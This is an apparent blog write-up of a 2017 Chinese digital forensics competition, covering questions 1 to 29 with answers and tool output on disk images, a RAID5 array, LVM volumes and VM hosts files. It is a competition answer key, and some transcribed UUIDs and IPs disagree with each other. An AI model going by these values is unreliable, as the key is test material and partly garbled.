

2017第三届美亚杯全国电子数据取证大赛团队赛write up

原创

奇乃正 于 2022-01-02 21:52:41 发布 2414 收藏 1

分类专栏： [电子数据取证](#) [网络安全](#) 文章标签： [网络安全](#) [安全](#)

版权声明： 本文为博主原创文章， 遵循 [CC 4.0 BY-SA](#) 版权协议， 转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/weixin_42744595/article/details/122281025


版权



[电子数据取证 同时被 3 个专栏收录](#)

6 篇文章 3 订阅

订阅专栏



[网络安全](#)

5 篇文章 1 订阅

订阅专栏



[取证](#)

5 篇文章 2 订阅

订阅专栏

本人TEL15543132658 同wechat, 欢迎多多交流, wp有不足欢迎大家补充多多探讨!

Questions

Gary被逮捕后,其计算机被没收并送至计算机取证实验室。经调查后, 执法机关再逮捕一名疑犯Eric, 并检取其家中计算机(window

8), 并而根据其家中计算机纪录,

执法机关再于其他地方取得一台与案有关的服务器,而该服务器内含四个硬盘。该服务器是运行LINUX系统。

由于事件涉及Windows 7,8, LINUX及Mac

IOS系统, 故取证团队有可能需要使用相关系统之取证工具(105题,105分)

E01 Images

| | |
|------|--|
| 1 | 被检取作法证检验的LINUX系统, 共有四个硬盘, 已经分别被制作成四个E01法证镜像文件(Forensic Images), 下列哪个不是它们的MD5哈希值(Hash value)? |
| A. | 2e4a6afe6b27188480d1b7b10e576f7c |
| ✓ B. | c961d814f99d45b3f54e8a1d48be8544 |
| C. | a88e671fc44940620e77a9342d311133 |
| D. | c961d814f23d45b3f54e6a1d48be8544 |
| E. | cf5c42018d93c3703f744c646e7f21ae |

答案: B. c961d814f99d45b3f54e8a1d48be8544

解答：

名称: E:\案例镜像\Linux\efc-hd0.E01
设备类型: 硬盘镜像
设备大小: 57.84 GB
扇区大小: 512 Byte
扇区数: 121,307,136
物理位置: 0
设备描述: 本地硬盘
完整路径: 2017团队\E:\案例镜像\Linux\efc-hd0.E01
原始镜像文件: E:\案例镜像\Linux\efc-hd0.E01
证据号码: Exh-001
系统版本: Linux
压缩方式: 最好
获取MD5值: A88E671FC44940620E77A9342D311133
GUID值: 60E0B896D75349988504547A07A257A4_{0349 奇乃正}

名称: E:\案例镜像\Linux\efc-hd2.E01
设备类型: 硬盘镜像
设备大小: 28.64 GB
扇区大小: 512 Byte
扇区数: 60,062,500
物理位置: 0
设备描述: 本地硬盘
完整路径: 2017团队\E:\案例镜像\Linux\efc-hd2.E01
原始镜像文件: E:\案例镜像\Linux\efc-hd2.E01
证据号码: Exh-003
系统版本: Linux
压缩方式: 最好
获取MD5值: CF5C42018D93C3703F744C846E7F21AE
GUID值: 8FE78ADE77604470A0EE110AA38B0554_{0349 奇乃正}

名称: E:\案例镜像\Linux\efc-hd1.E01
设备类型: 硬盘镜像
设备大小: 28.64 GB
扇区大小: 512 Byte
扇区数: 60,062,500
物理位置: 0
设备描述: 本地硬盘
完整路径: 2017团队\E:\案例镜像\Linux\efc-hd1.E01
原始镜像文件: E:\案例镜像\Linux\efc-hd1.E01
证据号码: Exh-002
系统版本: Linux
压缩方式: 最好
获取MD5值: 2E4A6AFE6B27188480D1B7B10E576F7C
GUID值: 01A6408043BE422D9CE0702CAD2BA5A_{0349 奇乃正}


名称: E:\案例镜像\Linux\efc-hd3.E01
设备类型: 硬盘镜像
设备大小: 28.64 GB
扇区大小: 512 Byte
扇区数: 60,062,500
物理位置: 0
设备描述: 本地硬盘
完整路径: 2017团队\E:\案例镜像\Linux\efc-hd3.E01
原始镜像文件: E:\案例镜像\Linux\efc-hd3.E01
证据号码: Exh-004
系统版本: Linux
压缩方式: 最好
获取MD5值: C961D814F23D45B3F54E6A1D48BE8544
GUID值: DD71B829CE2845A08D2C5E8ED1941B51_{0349 奇乃正}

| | | |
|------|---|----------|
| 2 | 上述四个法证镜像文件中，其中有一个法证镜像文件(Forensic Image)内含三个磁盘分区(Partition)。对于第三个(即最后一个)磁盘分区(Partition)而言，下列哪个是其起始磁区(Starting Sector)? | |
| A. | | 2048 |
| B. | | 1050624 |
| C. | | 51382271 |
| √ D. | | 51382272 |

| | | |
|--|----|---|
| | 2 | 上述四个法证镜像文件中，其中有一个法证镜像文件(Forensic Image)内含三个磁盘分区(Partition)。对于第三个(即最后一个)磁盘分区(Partition)而言，下列哪个是其起始磁区(Starting Sector)? |
| | E. | 50331648 |

答案: D. 51382272

解答:



| | | |
|---|----|---|
| | 3 | 上述磁盘分区(Partition)共占多少磁区(Starting Sector)? |
| √ | A. | 69924864 |
| | B. | 60058404 |
| | C. | 50331648 |
| | D. | 1048576 |
| | E. | 2048 |

答案: A. 69924864

解答:

| 摘要 | 文本 | 十六进制 | 磁盘视图 |
|---|----|------|------|
| 名称: 分区3[hdal] | | | |
| 分区类型: EXT3 | | | |
| 设备大小: 55.34 GB | | | |
| 扇区数: 69,924,864 | | | |
| 加载扇区数: 69,924,864 | | | |
| 物理位置: 26,307,723,264 | | | |
| 设备描述: 本地磁盘 | | | |
| 设备序列号: | | | |
| 完整路径: 2017团队\E:\案例镜像\Linux\efc-hd0.E01\分区3[hdal]: | | | |
| 原始镜像文件: E:\案例镜像\Linux\efc-hd0.E01 | | | |
| CSDN @A349 奇乃正 | | | |

| | | |
|---|--|----------------------------------|
| 4 | 在上述第三个(即最后一个)磁盘分区(Partition)当中, 储存了一个名为amons.mark的文件, 下列哪项为其MD5哈希值(Hash value) | |
| | A. | 01daa9fb8d1cc386bffb0c25ff57d7ea |
| | B. | 64394febb8fb82520164645ade7dbaa0 |
| | C. | b69894efe2f03d43d95d98856ea21674 |
| | D. | 74c5d7a6500d63a0308f2fc54a03eb0d |
| √ | E. | 43309465540a069357182af1da438a07 |

答案: E. 43309465540a069357182af1da438a07

解答:

| 摘要 | 文本 | 十六进制 | 磁盘视图 | 预览 |
|---|----|------|------|----|
| 文件名: amons.mark | | | | I |
| 文件扩展名: mark | | | | |
| 逻辑大小(字节): 36 | | | | |
| 访问时间: 2017-10-31 10:09:25 | | | | |
| 修改时间: 2017-09-07 12:48:04 | | | | |
| 签名: 未知 | | | | |
| 描述: 文件 | | | | |
| 物理大小(字节): 4,096 | | | | |
| 物理位置: 59,939,840,000 | | | | |
| 物理扇区: 117,070,000 | | | | |
| MD5值: 43309465540a069357182AF1DA438A07 | | | | |
| SHA-1值: A8AC2C3950682130122B873ED88349E57CE7E83D | | | | |
| SHA-256值: F72CF615CE0274040AEF96CBBCF1BD36454122EB6B7AC1182507A1EC3CBBAA64B | | | | |
| 原始路径: E:\案例镜像\Linux\efc-hd0.E01\分区3[hdal]:\home\amons\vm0\amons.mark | | | | |
| 完整路径: 2017团队\E:\案例镜像\Linux\efc-hd0.E01\分区3[hdal]:\home\amons\vm0\amons.mark | | | | |

| | | |
|---|---|----------------------------------|
| 5 | 在上述第三个(即最后一个)磁盘分区(Partition)当中, 储存了一个名为slackware-13.37-install-dvd.iso的文件, 下列哪项为其MD5哈希值(Hash value) | |
| | A. | 01daa9fb8d1cc386bffb0c25ff57d7ea |
| √ | B. | 64394febb8fb82520164645ade7dbaa0 |
| | C. | b69894efe2f03d43d95d98856ea21674 |
| | D. | 74c5d7a6500d63a0308f2fc54a03eb0d |
| | E. | 43309465540a069357182af1da438a07 |

答案: B. 64394febb8fb82520164645ade7dbaa0

解答:

摘要**文本****十六进制****磁盘视图****预览**

文件名: slackware-13.37-install-dvd.iso

文件扩展名: iso

逻辑大小(字节): 4,544,077,824

访问时间: 2017-10-31 10:09:25

修改时间: 2017-09-08 12:10:00

签名: 未知

描述: 文件

物理大小(字节): 4,544,077,824

物理位置: 59,946,377,216

物理扇区: 117,082,768

MD5值: 64394FEBB8FB82520164645ADE7DBAA0

SHA-1值: 3FC31E9C01C06BBBE36672800C2800EE0FD0063D

SHA-256值: BC21230871793DFB511AA25FAACC92251630BBC704E93346FC1FAE288D45F6BD

原始路径: E:\案例镜像\Linux\efc-hd0.E01\分区3[hda1]\home\amons\vm0\slackware-13.37-install-dvd.iso

完整路径: 2017团队\E:\案例镜像\Linux\efc-hd0.E01\分区3[hda1]\home\amons\vm0\slackware-13.37-install-dvd.iso

VM-HD1,2,3

RAID

| | | |
|---|----------|--|
| | 6 | 于上述四个法证镜像文件中，有三个硬盘共同组成一个独立磁盘冗余阵列 RAID System 。以磁区(sector)计算，该阵列(RAID 大小(size)是多少？ |
| | A. | 110051100 |
| | B. | 110049052 |
| | C. | 110049053 |
| √ | D. | 120049664 |
| | E. | 120049663 |

答案: D. 120049664

解答:

```

Disk /dev/md0: 57.3 GiB, 61465427968 bytes, 120049664 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 524288 bytes / 1048576 bytes
Disklabel type: dos
Disk identifier: 0xb0975b60

```

| | | |
|---|----------|--|
| | 7 | 就该独立磁盘冗余阵列 RAID System 而言，下列哪项是其建立日期？ |
| | A. | 2017-09-05 10:06:55 |
| | B. | 2017-09-06 10:06:55 |
| √ | C. | 2017-09-07 10:06:55 |
| | D. | 2017-09-08 10:06:55 |
| | E. | 2017-09-08 10:06:55 |

答案: C. 2017-09-07 10:06:55

解答:

```

Version : 1.2
Creation Time : Thu Sep 7 10:06:55 2017
Raid Level : raid5

```

| | | |
|--|----------|---|
| | 8 | 就该独立磁盘冗余阵列 RAID System 而言，下列哪项是其 UUID ？ |
|--|----------|---|

| | | |
|---|----------|-------------------------------------|
| | 8 | 就该独立磁盘冗余阵列RAID System而言，下列哪项是其UUID? |
| | A. | ae891891:ab1261bf:17f4b1e8:c1adaef6 |
| | B. | ae891891:ac1261bf:27f4b1e8:c1adaef6 |
| √ | C. | ae891891:ad1261bf:37f4b1e8:c1adaef6 |
| | D. | ae891891:ae1261bf:57f4b1e8:c1adaef6 |
| | E. | ae891891:af1261bf:67f4b1e8:c1adaef6 |

答案：C. ae891891:ad1261bf:37f4b1e8:c1adaef6

解答：

```
Name : efcsv0 (local to host efcsv)
UUID : ae891891:ad1261bf:37f4b1e8:c1adaef6
Events : 29
```

| | | |
|---|----------|--|
| | 9 | 就该独立磁盘冗余阵列RAID System而言，是使用了下列哪种阵列配置排列(RAID LAYOUT)? |
| √ | A. | left-symmetric |
| | B. | right-symmetric |
| | C. | pre-Lie algebra |
| | D. | rooted tree algebras |
| | E. | verte\ algebras |

答案：A. left-symmetric

解答：

```
SpaRE DEVICES : 0
Layout : left-symmetric
Chunk Size : 512K
```

| | | |
|---|-----------|---|
| | 10 | 就该独立磁盘冗余阵列RAID System而言，是使用了下列哪种阵列级别(RAID LEVEL)? |
| | A. | RAID 0 |
| | B. | RAID 1 |
| √ | C. | RAID 5 |
| | D. | RAID 6 |
| | E. | RAID 10 |

答案：C. RAID 5

解答：

```
Creation Time : Thu Sep 7 1
Raid Level : raid5
Array Size : 55024526 (52
```

LVM

| | | |
|---|----|---|
| | 11 | 此外，在该独立磁盘冗余阵列RAID System中，内含一个标示为逻辑分卷管理器Logical Volume Manager (LVM)的磁盘分区(Partition)，此分区(Partition)共有多少个磁区(Sector)？ |
| | A. | 110051100 |
| | B. | 110049052 |
| √ | C. | 110049053 |
| | D. | 120049664 |
| | E. | 120049663 |

答案：C. 110049053

解答：

```
Device      Boot Start      End  Sectors  Size Id Type
/dev/md0p1        2048 110051100 110049053 52.5G 8e Linux LVM
```

| | | |
|---|----|---|
| | 12 | 就上述逻辑分卷管理器Logical Volume Manager (LVM)而言，下列哪个是其仅有的物理卷Physical Volume (PV) UUID？ |
| | A. | I87QVT-6ljH-bVea-dM3H-OMtA-2y0l-yitBi9 |
| √ | B. | ysHo03-FFL9-0Tfl-zOeO-O7fn-TPzv-2p4mu0 |
| | C. | UGpPyJ-ISUZ-eGJh-hrny-qPFY-UFUA-DfZ8mw |
| | D. | eSpqp3-OwnF-9ari-aEKV-ljRq-KjcY-kLz5UI |
| | E. | UGpPyJ-ISUZ-eGJh-aEKV- OMtA-2y0l-yitBi9 |

答案：B. ysHo03-FFL9-0Tfl-zOeO-O7fn-TPzv-2p4mu0

解答：

```
[root@efcsrv dev]# pvdisplay
--- Physical volume ---
PV Name           /dev/md0p1
VG Name           vol_vm_guest
PV Size           <52.48 GiB / not usable <6.89 MiB
Allocatable       yes
PE Size           8.00 MiB
Total PE          6716
Free PE           50
Allocated PE      6666
PV UUID           ysHo03-FFL9-0Tfl-zOeO-O7fn-TPzv-2p4mu0
```

| | | |
|---|----|--|
| | 13 | 在该物理卷Physical Volume (PV)中，下列哪个是其仅有的卷组Volume Group (VG)名称？ |
| | A. | vol_vm_guests |
| √ | B. | vol_vm_guest |
| | C. | vol_guest |
| | D. | lv_vm1 |
| | E. | lv_vm2 |

答案：B. vol_vm_guest

解答：

```
--- Physical volume ---
PV Name          /dev/vm10p1
VG Name          vol_vm_guest
PV Size          <52.48 GiB / not usable
Allocatable      yes
PE Size          8.00 MiB
```

| | 14 | 下列哪项是该卷组 Volume Group (VG) UUID ? |
|---|----|---|
| | A. | I87QVT-6jH-bVea-dM3H-OMtA-2y0l-yitBi9 |
| | B. | ysHo03-FFL9-0Tfl-zOeO-O7fn-TPzv-2p4mu0 |
| | C. | UGpPyJ-ISUZ-eGJh-hrny-qPFY-UFUA-DfZ8mw |
| √ | D. | eSpqp3-OwnF-9ari-aEKV-ljRq-KjcY-kLz5UI |
| | E. | UGpPyJ-ISUZ-eGJh-aEKV- OMtA-2y0l-yitBi9 |

答案：D. eSpqp3-OwnF-9ari-aEKV-ljRq-KjcY-kLz5UI

解答：

```
[root@efcsrv dev]# vgdisplay
--- Volume group ---
VG Name          vol_vm_guest
System ID
Format          lvm2
Metadata Areas  1
Metadata Sequence No  3
VG Access       read/write
VG Status        resizable
MAX LV          0
Cur LV          2
Open LV          0
Max PV          0
Cur PV          1
Act PV          1
VG Size          <52.47 GiB
PE Size          8.00 MiB
Total PE         6716
Alloc PE / Size 6666 / <52.08 GiB
Free  PE / Size 50 / 400.00 MiB
VG UUID          eSpqp3-OwnF-9ari-aEKV-CEPw-Qg6u9kEjHE
```

| | 15 | 该卷组 Volume Group (VG)共有多少个LVM物理区域Physical Extent (PE)? |
|---|----|--|
| | A. | 50 |
| | B. | 3210 |
| | C. | 3456 |
| | D. | 6666 |
| √ | E. | 6716 |

答案：E. 6716

解答：

```

open L0          0
Max PV          0
Cur PV          1
Act PV          1
VG Size        <52.47 GiB
PE Size         8.00 MiB
Total PE        6716
Alloc PE / Size 6666 / <52.08 GiB
Free PE / Size  50 / 400.00 MiB
VG UUID        eSpqp3-OwnF-9ari-aEKU

```

| | | |
|---|----|--|
| | 16 | 该卷组Volume Group (VG)共划分了多少个物理区域Physical Extent (PE)用了配置逻辑卷Logical Volume (LV)? |
| | A. | 50 |
| | B. | 3210 |
| | C. | 3456 |
| √ | D. | 6666 |
| | E. | 6716 |

答案: D. 6666

解答:

```

PE Size         8.00 MiB
Total PE        6716
Alloc PE / Size 6666 / <52.08 GiB
Free PE / Size  50 / 400.00 MiB
VG UUID        eSpqp3-OwnF-9ari-aEKU-IjRq

```

| | | |
|---|----|---|
| | 17 | 该卷组Volume Group (VG)还余下多少个物理区域Physical Extent (PE)未被配置使用? |
| √ | A. | 50 |
| | B. | 3210 |
| | C. | 3456 |
| | D. | 6666 |
| | E. | 6716 |

答案: A. 50

解答:

```

Total PE        6716
Alloc PE / Size 6666 / <52.08 GiB
Free PE / Size  50 / 400.00 MiB
VG UUID        eSpqp3-OwnF-9ari-aEKU-

```

| | | |
|---|----|--|
| | 18 | 就该卷组Volume Group (VG)而言, 每个物理区域Physical Extent (PE)的大小(size)是多少? |
| | A. | 1 MB |
| | B. | 2 MB |
| | C. | 4 MB |
| √ | D. | 8 MB |
| | E. | 16 MB |

答案: D. 8 MB

解答:

| | |
|-----------------|-------------------|
| Cur PV | 1 |
| Act PV | 1 |
| VG Size | <52.47 GiB |
| PE Size | 8.00 MiB |
| Total PE | 6716 |
| Alloc PE / Size | 6666 / <52.08 GiB |

| | |
|------|--|
| 19 | 事实上，该卷组Volume Group (VG) 共配置了两个逻辑卷组Logical Volume (LV)，第一个逻辑卷组Logical Volume (LV) UUID是？ |
| √ A. | I87QVT-6ijH-bVea-dM3H-OMtA-2y0I-yitBi9 |
| B. | ysHo03-FFL9-0Tfl-zOeO-O7fn-TPzV-2p4mu0 |
| C. | UGpPyJ-ISUZ-eGJh-hrny-qPFY-UFUA-DfZ8mw |
| D. | eSpqp3-OwnF-9ari-aEKV-ljRq-KjcY-kLz5UI |
| E. | UGpPyJ-ISUZ-eGJh-aEKV- OMtA-2y0I-yitBi9 |

答案: A. I87QVT-6ijH-bVea-dM3H-OMtA-2y0I-yitBi9

解答:

| | |
|------------------------|--|
| [root@efcsrv dev]# | lvdisplay |
| --- Logical volume --- | |
| LV Path | /dev/vol_vm_guest/lv_vm1 |
| LV Name | lv_vm1 |
| VG Name | vol_vm_guest |
| LV UUID | I87QVT-6IjH-bVea-dM3H-OMtA-2y0I-yitBi9 |
| LV Write Access | read/write |
| LV Creation host, time | efcsrv, 2017-09-08 05:02:16 +0800 |

| | |
|------|-------------------------------------|
| 20 | 上述第一个逻辑卷组Logical Volume (LV)的名称是什么？ |
| A. | /dev/loop0 |
| B. | vol_vm_guest |
| C. | vol_guest |
| √ D. | lv_vm1 |
| E. | lv_vm2 |

答案: D. lv_vm1

解答:

| |
|------------------------|
| --- Logical volume --- |
| LV Path |
| LV Name |
| VG Name |
| LV UUID |

| | |
|------|---|
| 21 | 上述第一个逻辑卷组Logical Volume (LV)共占据了多少物理区域Physical Extent (PE)？ |
| A. | 50 |
| √ B. | 3210 |

| | | |
|--|----|--|
| | 21 | 上述第一个逻辑卷组Logical Volume (LV)共占据了多少物理区域Physical Extent (PE) ? |
| | C. | 3456 |
| | D. | 6666 |
| | E. | 6716 |

答案: B. 3210

解答:

```
    LV Creation host, time efcsvr, 2017-09-08 05:02:
    LV Status          available
    # open             0
    LV Size            <25.08 GiB
    Current LE         3210
    Segments           1
    Allocation         inherit
```

| | | |
|---|----|--|
| | 22 | 上述第一个逻辑卷组Logical Volume (LV)的建立时间是什么 ? |
| | A. | 2017-09-06 05:02:16 +0800 |
| | B. | 2017-09-07 05:02:16 +0800 |
| √ | C. | 2017-09-08 05:02:16 +0800 |
| | D. | 2017-09-09 05:02:16 +0800 |
| | E. | 2017-09-10 05:02:16 +0800 |

答案: C. 2017-09-08 05:02:16 +0800

解答:

```
    Logical volume
    LV Path          /dev/vol_vm_guest/lv_vm1
    LV Name          lv_vm1
    VG Name          vol_vm_guest
    LV UUID          187QVT-6Ijh-bVea-dM3H-0MtA-2y0I-yitBi9
    LV Write Access  read/write
    LV Creation host, time efcsvr, 2017-09-08 05:02:16 +0800
    LV Status        available
```

| | | |
|---|----|---|
| | 23 | 在上述第一个逻辑卷组Logical Volume (LV)当中, 储存有一个名为duncan.mark的文件, 下列哪项为其MD5哈希值(Hash value)? |
| | A. | 01daa9fb8d1cc386bffb0c25ff57d7ea |
| √ | B. | 8da97369e625574d1d8145d49ca9b61c |
| | C. | b69894efe2f03d43d95d98856ea21674 |
| | D. | 74c5d7a6500d63a0308f2fc54a03eb0d |
| | E. | 43309465540a069357182af1da438a07 |

答案: B. 8da97369e625574d1d8145d49ca9b61c

解答:

```

文件名: duncan.mark
文件扩展名: mark
逻辑大小(字节): 37
访问时间: 2017-10-31 10:09:25
创建时间: 2017-09-08 11:29:37
修改时间: 2017-09-08 11:30:01
描述: 文件
物理大小(字节): 4,096
物理位置: 141,557,760
物理扇区: 276,480
MD5值: 8DA97369E625574D1D8145D49CA9B61C
SHA-1值: BE8471762FB321B3645198B723F07711491540F9
SHA-256值: E85C8FD747A0BE581E7AF9255907F84C7571B9D8DCEBFC964AA31220318EBCA2
原始路径: lv_vml \分区1[hda0]\duncan.mark
完整路径: 2017团队\lv_vml \分区1[hda0]\duncan.mark

```

CSDN @A349 奇乃正

| | | |
|---|----|--|
| | 24 | 在该卷组 Volume Group (VG) 共配置了两个逻辑卷组 Logical Volume (LV)，其中有一个逻辑卷组 Logical Volume (LV) 是用作运行 Ubuntu 系统，该逻辑卷 Logical Volume (LV) UUID 是什么？ |
| | A. | I87QVT-6jH-bVea-dM3H-OMtA-2y0l-yitBi9 |
| | B. | ysHo03-FFL9-0Tfl-zOeO-O7fn-TPzv-2p4mu0 |
| √ | C. | UGpPyJ-ISUZ-eGJh-hrny-qPFY-UFUA-DfZ8mw |
| | D. | eSpqp3-OwnF-9ari-aEKV-ljRq-KjcY-kLz5UI |
| | E. | UGpPyJ-ISUZ-eGJh-aEKV-OMtA-2y0l-yitBi9 |

答案: C. UGpPyJ-ISUZ-eGJh-hrny-qPFY-UFUA-DfZ8mw

解答:

```

LV Path          /dev/vol_um_guest/lv_um2
LV Name          lv_um2
VG Name          vol_um_guest
LV UUID          UGpPyJ-ISUZ-eGJh-hrny-qPFY-UFUA-DfZ8mw
LV Write Access  read/write
LV Creation host, time  efclsru, 2017-09-08 05:02:25 +0800
LV Status        available
# open           0
LV Size          27.00 GiB
Current LE       3456
Segments         1
Allocation       inherit
Read ahead sectors - currently set to 4096
Block device     253:1

```

CSDN @A349 奇乃正

| | | |
|---|----|---|
| | 25 | 在上述逻辑卷组 Logical Volume (LV)当中，储存有一个名为lora.mark的文件，下列哪项为其MD5哈希值(Hash value)? |
| | A. | 01daa9fb8d1cc386bffb0c25ff57d7ea |
| | B. | 8da97369e625574d1d8145d49ca9b61c |
| | C. | b69894efe2f03d43d95d98856ea21674 |
| √ | D. | 74c5d7a6500d63a0308f2fc54a03eb0d |
| | E. | 43309465540a069357182af1da438a07 |

答案: D. 74c5d7a6500d63a0308f2fc54a03eb0d

解答:

| 摘要 | 文本 | 十六进制 | 磁盘视图 | 预览 |
|---|----|------|------|----------------|
| 文件名: lora.mark 文件扩展名: mark 逻辑大小(字节): 35 访问时间: 2017-10-31 10:09:25 创建时间: 2017-09-08 11:30:08 修改时间: 2017-09-08 11:30:24 描述: 文件 物理大小(字节): 4,096 物理位置: 141,557,760 物理扇区: 276,480 MD5值: 74C5D7A6500D63A0308F2FC54A03EB0D SHA-1值: BBA06D1CEC21DB96473A25FB8SFDD2D257A2E5A57 SHA-256值: 154C5D05FC8B304D92C1168F55EC054ADB61591619D90241B067B2BC0F219409 原始路径: lv_vm2 \分区1[hda0]\lora.mark 完整路径: 2017团队\lv_vm2 \分区1[hda0]\lora.mark | | | | CSDN @A349 奇乃正 |

3 VM

| | |
|------|--|
| 26 | 事实上，上述被检取作法证检验的Linux系统，曾经运行了三个虚拟机器(Virtual Machine, VM)，下列哪项组合包含了上述全部曾运行的虚拟机器？ |
| i | Gentoo |
| ii | Slackware |
| iii | Ubuntu |
| iv | Antergos |
| v | CentOS |
| A. | (i), (ii) 及 (iii) |
| B. | (i), (iii) 及 (iv) |
| C. | (i), (iii) 及 (v) |
| ✓ D. | (ii), (iii) 及 (v) |
| E. | (i), (iii) 及 (v) |

答案: D. (ii), (iii) 及 (v)

解答:

| 摘要 | 文本 | 十六进制 | 磁盘视图 | 预览 |
|---|----|------|------|----------------|
| 文件名: ubuntukylin-16.04.3-desktop-amd64.iso | | | | |
| 文件扩展名: iso | | | | |
| 逻辑大小(字节): 1,654,456,320 | | | | |
| 访问时间: 2017-10-31 10:09:25 | | | | |
| 创建时间: 2017-09-08 12:35:24 | | | | |
| 修改时间: 2017-09-08 12:45:04 | | | | |
| 描述: 文件 | | | | |
| 物理大小(字节): 1,654,456,320 | | | | |
| 物理位置: 143,654,912 | | | | |
| 物理扇区: 280,576 | | | | |
| 原始路径: lv_vm2 \分区1[hda0]:\ubuntukylin-16.04.3-desktop-amd64.iso | | | | |
| 完整路径: 2017团队\lv_vm2 \分区1[hda0]:\ubuntukylin-16.04.3-desktop-amd64.iso | | | | CSDN @A349 奇乃正 |

| 摘要 | 文本 | 十六进制 | 磁盘视图 | 预览 |
|--|----|------|------|----------------|
| 文件名: CentOS-7-x86_64-Minimal-1611.iso | | | | |
| 文件扩展名: iso | | | | |
| 逻辑大小(字节): 713,031,680 | | | | |
| 访问时间: 2017-10-31 10:09:25 | | | | |
| 创建时间: 2017-09-08 13:18:46 | | | | |
| 修改时间: 2017-09-08 13:21:02 | | | | |
| 描述: 文件 | | | | |
| 物理大小(字节): 713,031,680 | | | | |
| 物理位置: 143,654,912 | | | | |
| 物理扇区: 280,576 | | | | |
| 原始路径: lv_vm1 \分区1[hda0]:\CentOS-7-x86_64-Minimal-1611.iso | | | | |
| 完整路径: 2017团队\lv_vm1 \分区1[hda0]:\CentOS-7-x86_64-Minimal-1611.iso | | | | CSDN @A349 奇乃正 |

| | | | | |
|--|--|--|--|----------------|
| 文件名: slackware-13.37-install-dvd.iso | | | | |
| 文件扩展名: iso | | | | |
| 逻辑大小(字节): 4,544,077,824 | | | | |
| 访问时间: 2017-10-31 10:09:25 | | | | |
| 修改时间: 2017-09-08 12:10:00 | | | | |
| 签名: 未知 | | | | |
| 描述: 文件 | | | | |
| 物理大小(字节): 4,544,077,824 | | | | |
| 物理位置: 59,946,377,216 | | | | |
| 物理扇区: 117,082,768 | | | | |
| MD5值: 64394FEBB8FB82520164645ADE7DBAA0 | | | | |
| SHA-1值: 3FC31E9C01C06BBBE36672800C2800EE0FD0063D | | | | |
| SHA-256值: BC21230871793DFB511AA25FAACC92251630BBC704E93346FC1FAE288D45F6BD | | | | |
| 原始路径: E:\案例镜像\Linux\efc-hd0.E01\分区3[hda1]:\home\amons\vm0\slackware-13.37-install-dvd.iso | | | | |
| 完整路径: 2017团队\E:\案例镜像\Linux\efc-hd0.E01\分区3[hda1]:\home\amons\vm0\slackware-13.37-install-dvd.iso | | | | CSDN @A349 奇乃正 |

| | | | | |
|------|--|-----------------|--|--|
| 27 | 在上述三个虚拟机器(Virtual Machine, VM)当中, 其中有一个储存了可用作编程(Coding)的勒索软件源码(Source Code), 它是使用了下列哪个本地IP地址 (Local IP Address) ? | | | |
| √ A. | | 192.168.122.198 | | |
| B. | | 192.168.10.10 | | |
| C. | | 192.168.122.214 | | |
| D. | | 192.168.122.157 | | |
| E. | | 192.168.122.2 | | |

答案: A. 192.168.122.198

解答:

```

    |- boot
    |- dev
    |- etc
        +-- acpi
        +-- alsamixer
        +-- asciidoc
        +-- bash_completion.d
        +-- bluetooth
        +-- hosts
        +-- hosts.allow
        +-- hosts.deny
        +-- hosts.equiv
        +-- hosts~
        +-- hp
        +-- htdig
        +-- lprm
        +-- lprm.lck

```

摘要 文本 十六进制 磁盘视图 预览

```

# This file describes a number of hostname-to-address
# mappings for the TCP/IP subsystem. It is mostly
# used at boot time, when no name servers are running.
# On small systems, this file can be used instead of a
# "named" name server. Just add the names, addresses
# and any aliases to this file...
#
# By the way, Arnt Gulbrandsen <agulbra@nvg.unit.no> says that 127.0.0.1
# should NEVER be named with the name of the machine. It causes problems
# for some (stupid) programs, irc and reputedly talk. :^)
#
# For loopback.
127.0.0.1 localhost
192.168.123.198 vm0.efcnet.net vm0

```

CSDN @A349 奇乃正

| | |
|-----|--|
| 28 | 在上述三个虚拟机器(Virtual Machine, VM)当中，其中一个曾经安装并运行过私有云软件，它是使用下列哪个本地IP地址 (Local IP Address)？ |
| A. | 192.168.122.198 |
| B. | 192.168.10.10 |
| ✓ C | 192.168.122.214 |
| D. | 192.168.122.157 |
| E. | 192.168.122.2 |

答案：C. 192.168.122.214

解答：

```

    |- etc
        +-- host.conf
        +-- hostname
        +-- hosts
        +-- hosts.allow
        +-- hosts.deny
        +-- init.d
        +-- inittab
        +-- inputrc
        +-- iproute2
        +-- issue
        +-- issue.net
        +-- kdump.conf
        +-- kernel
        +-- krb5.conf

```

摘要 文本 十六进制 磁盘视图 预览

```

0 127.0.0.1 localhost localhost.localdomain localhost4 localhost4.localdomain4
4F ::1      localhost localhost.localdomain localhost6 localhost6.localdomain6
9E
9F 192.168.122.214 mantech mantech.mooo.com

```

CSDN @A349 奇乃正

| | | |
|---|----|---|
| | 29 | 在上述三个虚拟机器(Virtual Machine, VM)当中，其中一个安装了FTP服务器服务，它是使用下列哪个本地IP地址 (Local IP Address)？ |
